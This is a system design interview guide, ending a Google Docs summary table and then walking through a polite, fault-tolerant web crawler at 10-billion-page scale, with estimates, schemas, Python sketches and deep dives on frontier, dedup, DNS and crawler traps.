Topic	Key point
Scale	1B docs, 10M open, 20M connections, ~400 collab servers
Per doc	<= 100 editors, ~300 ops/s, fits in one server’s memory
Merge	OT with a single owner server per doc; CRDT as offline-first alternative
OT core	transform(op, concurrent) shifts positions; deterministic tie-break
Routing	Consistent hash(doc_id), ring in etcd/ZK
Write path	transform, assign version, append op log, ack, broadcast
Storage	Op log (Cassandra) + snapshot every 1,000 ops (S3)
Idempotency	(client_id, client_seq) on every op
Offline	inflight + pending buffers, sync since version, rebase, resend
Presence	In memory only, throttled 10/s, transformed with ops
Failure	Lease/fencing per doc, clients reconnect and resend, no acked edit lost
CAP	Convergent eventual consistency, availability first

Sources

- Hello Interview: Design Google Docs
- Hello Interview: Common patterns (stateful servers on a hash ring, Google Docs)
- Google Drive Blog: What’s different about the new Google Docs (operational transformation)
- Martin Kleppmann: CRDTs and the quest for distributed consistency
- Figma Engineering: How Figma’s multiplayer technology works

- Yjs documentation
- System Design Handbook: Google Docs System Design

25. Web Crawler (Hard)

> A web crawler starts from a few seed URLs, downloads each page, pulls out the links on it, and repeats for every new link, until it has fetched a large part of the web. The output (raw HTML and extracted text) feeds a search index or a machine learning dataset. The goal here is 10 billion pages in a few days. The interviewer is testing large-scale batch-style systems: a URL frontier that decides what to fetch next, politeness so we never hammer one website, deduplication of both URLs and page content, DNS as a hidden bottleneck, crawler traps, and how to resume after crashes without starting over.

1. Functional requirements

Core (must have):

1. Start from a list of seed URLs and crawl outward by following links.
2. Fetch the HTML of each page and store it.
3. Extract links from each page and add new ones to the set of URLs to crawl.
4. Extract the text content and store it for downstream use (indexing, LLM training).
5. Respect robots.txt and per-domain politeness.

Below the line (out of scope):

- Building the search index or ranking (a separate consumer of our output).
- Fetching images, video, or PDFs (we store HTML only, maybe note the extension).
- Continuous re-crawling and freshness scheduling (we mention it briefly).
- Logged-in pages and forms.

2. Non-functional requirements

1. Scale: crawl 10 billion pages within 5 days.
2. Politeness: at most 1 request per second per domain by default, and honor `Crawl-delay` and `Disallow` rules in robots.txt.
3. Fault tolerance: a crashed fetcher or parser loses no progress beyond a few seconds of work; the crawl resumes, it never restarts from zero.
4. No duplicate work: each URL is fetched at most once per crawl; pages with identical content are stored once.
5. Robustness: survive bad HTML, slow servers (timeouts), huge pages (size caps), and crawler traps (infinite URL spaces).
6. Efficiency: keep fetchers busy; DNS and slow sites must not stall the pipeline.
7. CAP choice: availability and partition tolerance. It is fine if two workers briefly race on the same URL (dedup will catch it), but the crawl must keep moving.

3. Back-of-the-envelope estimates

Assumption	Number
Pages to crawl	10 billion
Time budget	5 days
Average page size (HTML)	~100 KB compressed on the wire, ~500 KB uncompressed
Extracted text per page	~20 KB
Links per page	~50 (most already seen)
Unique domains	~100 million (a few million with most pages)
Network per fetcher machine	~1 Gbps usable

```
Fetch rate:
  10e9 pages / (5 * 86,400 s) = 10e9 / 432,000 ~ 23,000 pages/s

Bandwidth:
  23,000 * 100 KB (on the wire) = 2.3 GB/s ~ 18.4 Gbps
  at ~1 Gbps useful per machine (with overhead) -> ~20-30 fetcher machines
  network is not the hard limit; latency (wait time per request) is

Concurrency needed:
  avg page fetch ~ 1 s (DNS + connect + TLS + download)
  concurrent requests = 23,000 * 1 s = 23,000 in flight
  with async I/O at ~1,000-2,000 concurrent per machine -> ~15-25 machines
  plan for ~50 fetchers for headroom and slow sites

Storage:
  raw HTML (stored compressed ~100 KB) = 10e9 * 100 KB = 1 PB
  text = 10e9 * 20 KB = 200 TB
  URL metadata (URL ~100 B + state ~50 B) = 10e9 * 150 B = 1.5 TB

Links discovered:
  23,000 pages/s * 50 links = 1.15M links/s to dedup
  bloom filter for 10B URLs at 1% false positive:
    bits = -n ln(p) / (ln 2)^2 = 10e9 * 4.6 / 0.48 ~ 96e9 bits ~ 12 GB
```

The numbers to repeat: ~23k pages per second, ~1 PB of HTML, ~1M link checks per second, and a 12 GB Bloom filter.

4. Core entities

- URL record: one URL we know about. Fields: url_hash, url, domain, depth, priority, status (queued, fetched, failed, skipped), last_fetched, content_hash.
- Domain: per-site politeness state. Fields: domain, robots rules, crawl_delay, next_allowed_fetch_time, ip, error_count.
- Page: fetched content. Fields: url_hash, http_status, fetched_at, s3_key for HTML, s3_key for text, content_hash.
- Frontier entry: a URL waiting to be fetched. Fields: url, domain, priority, enqueue_time.

- Content fingerprint: hash (and optionally SimHash) of page text, used for duplicate detection.

```
-- URL metadata in a wide-column or key-value store (DynamoDB/Cassandra)
CREATE TABLE urls (
  url_hash      BINARY(16) PRIMARY KEY,     -- hash of normalized URL
  url           TEXT,
  domain        TEXT,
  depth         INT,
  status        TEXT,                        -- queued/fetched/failed/skipped
  attempts      INT,
  content_hash  BINARY(16),
  html_key      TEXT,                        -- s3://crawl/html/...
  fetched_at    TIMESTAMP
);

CREATE TABLE domains (
  domain             TEXT PRIMARY KEY,
  robots_txt         TEXT,
  robots_fetched_at  TIMESTAMP,
  crawl_delay_ms     INT DEFAULT 1000,
  next_fetch_at      TIMESTAMP,
  consecutive_errors INT DEFAULT 0
);
```

```
{"url": "https://example.com/a/b?id=7", "domain": "example.com",
 "depth": 3, "priority": 0.62, "discovered_from": "https://example.com/"}
```

5. API design

A crawler is mostly an internal pipeline, but a small control API helps operators and shows the interviewer the system boundaries. All endpoints are internal, behind service auth.

`POST /v1/crawls` – start a crawl.

```
{"name": "web-2026-11", "seeds": ["https://en.wikipedia.org/", "https://www.bbc.com/"],
 "max_pages": 10000000000, "max_depth": 20, "default_crawl_delay_ms": 1000}
```

Response 201 `{"crawl_id": "cr-1", "status": "running"}`.

`GET /v1/crawls/{crawl_id}` – progress.

```
{"crawl_id": "cr-1", "fetched": 2140000000, "queued": 5300000000,
 "failed": 41000000, "pages_per_sec": 23400}
```


`POST /v1/crawls/{crawl_id}/pause` and `/resume` – operator control. Response 202.

`POST /v1/domains/{domain}/block` – stop crawling a site (owner complaint, trap). Response 200.

Internal message formats (queues):


```
{"type": "fetch_task", "url": "https://example.com/x", "url_hash": "9a1f...", "attempt": 1}
{"type": "parse_task", "url_hash": "9a1f...", "html_key": "s3://crawl/html/9a/9a1f.gz"}
```

6. High-level design



How will the crawler fetch pages?

1. The frontier hands a fetcher the next URL whose domain is allowed to be fetched now (politeness, see deep dives).
2. The fetcher resolves DNS through a local cache, opens a connection (reusing keep-alive connections per host), and downloads with a 10-second timeout and a 5 MB size cap.
3. It writes the raw HTML (gzip) to the object store, records status in the URL metadata store, and puts a parse task on a queue.



How will the crawler extract links and text?

1. A parser worker takes the parse task and reads the HTML from the object store.
2. It extracts the visible text and stores it.
3. It computes a content hash. If the hash was seen before, it marks the page as a duplicate and does not follow its links again.
4. It extracts links, resolves relative links to absolute URLs, and sends them to the URL filter.

How will new URLs get into the frontier?

1. The filter normalizes each URL (lowercase host, drop fragments, sort query params, strip tracking params like `utm_*`).
2. It checks the Bloom filter. If maybe-seen, it confirms in the metadata store; if new, it inserts the URL record and adds it to the frontier with a priority.
3. It checks robots.txt rules for the domain (cached) and drops disallowed URLs.

How will the crawl respect politeness?

1. Each domain has its own queue in the frontier and a `next_fetch_at` time.
2. A fetcher only takes a URL from a domain whose `next_fetch_at` has passed, then sets `next_fetch_at = now + crawl_delay`.

7. Deep dives

How do we design the URL frontier and prioritize what to crawl?

The problem: billions of URLs wait to be fetched. We want important pages first (a news homepage before page 900 of a forum), and we must not let a single domain dominate.

Option	Pros	Cons
One FIFO queue (BFS)	Simple	No priority, one huge site floods the queue, impolite
Single priority queue	Important pages first	Still no per-domain politeness
Two-level: priority front queues + per-domain back queues (Mercator style)	Priority and politeness together	More moving parts

Recommended: the Mercator design. Front queues hold URLs by priority bucket. Back queues hold one domain each. A min-heap orders back queues by the time they are next allowed to fetch.

```
 incoming URLs
      |
      v
[prioritizer] -> F1 (high)  F2  F3  ...  Fn (low)      front queues
                    \        |    |       /
                     v       v    v      v
                [back-queue router: domain -> queue]
                 B(example.com) B(bbc.com) B(wiki) ...  back queues
                        \           |          /
                         v          v         v
                [heap of (next_fetch_at, back_queue)]
                               |
                               v
                           fetchers
```

Priority signals: inverse depth, domain importance (for example a PageRank-like score from a previous crawl), freshness needs (news sites), and number of inbound links seen so far.

```python
def priority(url_rec, domain_score):
    depth_term   = 1.0 / (1 + url_rec.depth)
    inlink_term  = min(1.0, math.log1p(url_rec.inlinks) / 10)
    return 0.5 * domain_score + 0.3 * depth_term + 0.2 * inlink_term
```

At 10B URLs the frontier does not fit in RAM. Store the queues on disk with an in-memory buffer at the head and tail of each queue (Mercator did exactly this), or use a durable queue system. Partition the frontier across machines by `hash(domain)`, so all URLs of one domain live on one frontier node. That makes politeness a local decision on that node.

How do we stay polite to each website?

The problem: 23k fetches per second spread badly could send 1,000 requests per second to one small site and knock it over. Site owners will block us, and it is the wrong thing to do.

Recommended: per-domain rate limiting from the back-queue heap, robots.txt honored and cached, and adaptive backoff.

```
def next_task(frontier_node):
    while True:
        next_at, domain = heapq.heappop(frontier_node.heap)
        if next_at > now():
            sleep(next_at - now())
        url = frontier_node.back_queue[domain].pop()
        rules = robots_cache.get(domain) or fetch_robots(domain)   # cached 24 h
        delay = max(rules.crawl_delay_ms or 0, DEFAULT_DELAY_MS)
        if frontier_node.back_queue[domain]:
            heapq.heappush(frontier_node.heap, (now() + delay / 1000, domain))
        if rules.allowed(USER_AGENT, url):
            return url

def on_response(domain, status, latency_s):
    d = domains[domain]
    if status in (429, 503) or latency_s > 5:
        d.crawl_delay_ms = min(d.crawl_delay_ms * 2, 60_000)    # back off
    elif status == 200:
        d.crawl_delay_ms = max(DEFAULT_DELAY_MS, int(d.crawl_delay_ms * 0.9))
```

robots.txt is fetched once per domain and cached for about a day. If robots.txt returns 5xx, be conservative and treat the site as disallowed for a while. Identify the crawler with a clear User-Agent and contact URL. Also limit per IP address, not just per domain, because many small domains share one shared-hosting server.

Math check: at 1 request per second per domain, 23k pages per second needs at least 23k domains active at any moment. With millions of domains in the frontier that is easy, but it means the frontier must interleave domains, never drain one at a time.

How do we avoid fetching the same URL or storing the same content twice?

The problem: about 1.15M discovered links per second, most already seen. And many different URLs return the same page (mirrors, `?sessionid=`, `http` vs `https`, printer versions).

URL dedup options:

Option	Memory for 10B URLs	Exact?	Notes
Hash set in memory	~160 GB (16 B hash each)	Yes	Needs sharding across machines
DB lookup per URL	Small RAM	Yes	1.15M reads/s on the DB
Bloom filter + DB confirm on “maybe”	~12 GB at 1% FP	No false negatives	Fast path in RAM

A Bloom filter is a bit array plus k hash functions. To add a URL, set k bits. To check, see if all k bits are set. If any bit is 0, the URL is definitely new. If all are 1, it is probably seen (1% false positive at our sizing). It never says “new” for a URL we already added.

Recommended: normalize first, then a Bloom filter sharded by URL hash. For a crawler, a 1% false positive means we skip 1% of truly new URLs, which is often acceptable. If not, confirm “maybe seen” answers against the metadata store with a conditional insert.

```
def normalize(url):
    p = urlsplit(url)
    host = p.hostname.lower().rstrip(".")
    query = "&".join(sorted(q for q in p.query.split("&")
                            if q and not q.startswith(("utm_", "sessionid="))))
    path = re.sub(r"/+", "/", p.path or "/")
    return f"{p.scheme.lower()}://{host}{path}" + (f"?{query}" if query else "")

def maybe_enqueue(url, depth):
    n = normalize(url)
    h = hash128(n)
    if bloom.might_contain(h):
        return                                  # seen (or 1% false positive)
    bloom.add(h)
    if metadata.put_if_absent(h, url=n, status="queued", depth=depth):
        frontier.add(n, depth)
```

Content dedup: compute a hash (for example SHA-256 or a 128-bit hash) of the extracted text. If it is already in the content-hash table, store a pointer instead of a second copy and do not re-extract links. For near-duplicates (same article with a different ad banner), use SimHash: similar documents produce fingerprints that differ in only a few bits.

```
def handle_page(url_hash, text):
    ch = sha256(text.encode()).digest()[:16]
    if not content_index.put_if_absent(ch, url_hash):
        metadata.mark_duplicate(url_hash, of=content_index.get(ch))
        return False                            # skip link extraction
    return True
```

Why is DNS a bottleneck, and how do we fix it?

The problem: every new domain needs a DNS lookup. Public resolvers often take 10 to 200 ms, can rate-limit us, and standard library resolvers are often blocking (one thread waits per lookup). At 23k fetches per second, slow DNS caps throughput.

Option	Pros	Cons
OS resolver per request	No work	Blocking, slow, rate-limited
Local caching resolver on each fetcher (for example Unbound)	Cache hits in microseconds	Cache per machine
Shared DNS cache service + async resolver	High hit rate across fleet	Another service to run

Recommended: run an async, caching resolver on every fetcher machine, pre-resolve domains when they enter the back queue (so the IP is ready when the fetch is due), and respect TTLs (cache at least a few minutes, at most the record's TTL or a cap of ~1 day).

```
back queue for domain X becomes non-empty
       |
       v
prefetch DNS(X) async ---> local cache (TTL)  ---> fetch at next_fetch_at
                                  ^
           hit rate high because many URLs per domain
```

Because the frontier groups URLs by domain, one lookup serves hundreds or thousands of fetches.

How do we handle failures and resume the crawl?

The problem: over 5 days with 50 fetchers and many parsers, machines will crash, and networks will fail. We cannot restart a 10B-page crawl.

Recommended: make every stage a consumer of a durable queue, store state in a durable store, and make each step idempotent.

Stage	Durable state	Recovery
Frontier	Disk-backed queues + URL metadata status	Rebuild in-memory heads from disk; re-queue URLs left in `fetching` too long
Fetch	Task in queue with visibility timeout (SQS) or Kafka offset	Unacked task reappears; fetching twice is harmless
Parse	Parse task in queue; HTML already in S3	Re-parse from S3, link inserts are idempotent (put_if_absent)
Bloom filter	Periodic snapshot to S3	Reload snapshot; misses since snapshot caught by metadata conditional insert

```python
def fetch_worker():
    for task in fetch_queue.receive(visibility_timeout_s=60):
        try:
            resp = http.get(task.url, timeout=10, max_bytes=5_000_000)
            key = f"html/{task.url_hash[:2]}/{task.url_hash}.gz"
            s3.put(key, gzip(resp.body))                # same key -> idempotent
            metadata.update(task.url_hash, status="fetched", html_key=key)
            parse_queue.send({"url_hash": task.url_hash, "html_key": key})
            fetch_queue.ack(task)
        except TransientError:
            if task.attempt < 3:
                fetch_queue.retry(task, delay_s=30 * 2 ** task.attempt)
            else:
                metadata.update(task.url_hash, status="failed")
                fetch_queue.ack(task)
```

Retries use exponential backoff, and a domain that keeps failing gets its crawl delay raised or is paused, so we do not spend fetcher time on dead hosts.

How do we handle crawler traps and dynamic pages?

The problem: some sites generate infinite URLs. A calendar with "next month" links forever, `/a/b/a/b/a/b/...` paths from relative-link bugs, or session ids in every URL. A trap can eat millions of fetches.

Defenses:

Trap	Defense
Infinite depth (`/a/b/a/b/...`)	Max URL length (~2,000 chars), max path depth, detect repeated path segments
Calendars, infinite pagination	Max pages per domain per crawl, max depth from seed
Session ids in URLs	Normalization strips known session params
Many URLs, same content	Content hash dedup stops link expansion
Spider traps that slow-drip bytes	Read timeout and total download timeout
Huge pages	Size cap (5 MB)

```
def looks_like_trap(url, depth, domain_stats):
    path = urlsplit(url).path
    segs = [s for s in path.split("/") if s]
    if len(url) > 2000 or len(segs) > 15 or depth > 20:
        return True
    if any(segs.count(s) > 3 for s in set(segs)):      # /a/b/a/b/a/b
        return True
    if domain_stats.pages > domain_stats.budget:       # per-domain budget
        return True
    return False
```

Dynamic (JavaScript-rendered) pages: plain HTTP fetch returns an empty shell for some single-page apps. Rendering with a headless browser (Chromium) costs 10-100x more CPU per page. Recommended: fetch plain HTML for everything, detect pages with little text and heavy scripts, and send only those (and only for high-priority domains) to a separate, smaller rendering pool.

How do we scale the fetchers?

The problem: we need ~23k pages per second with many slow servers, so most time is waiting.


Recommendations:

- Async I/O (asyncio, Netty, Go goroutines): one machine holds thousands of connections open while waiting. Threads per request do not scale this far.
- Partition by domain: route a domain's tasks to the fetcher co-located with its frontier partition so politeness, DNS cache, and keep-alive connections are all local.
- Connection reuse: HTTP keep-alive per host saves TCP and TLS handshakes (often 100+ ms each).

- Separate fast and slow lanes: domains that respond slowly go to a pool with longer timeouts so they do not block fast ones.
- Geographic placement: run fetchers in several regions and send a domain's fetches from the region nearest to its servers.
- Autoscale on frontier backlog of "ready now" URLs, not on CPU.

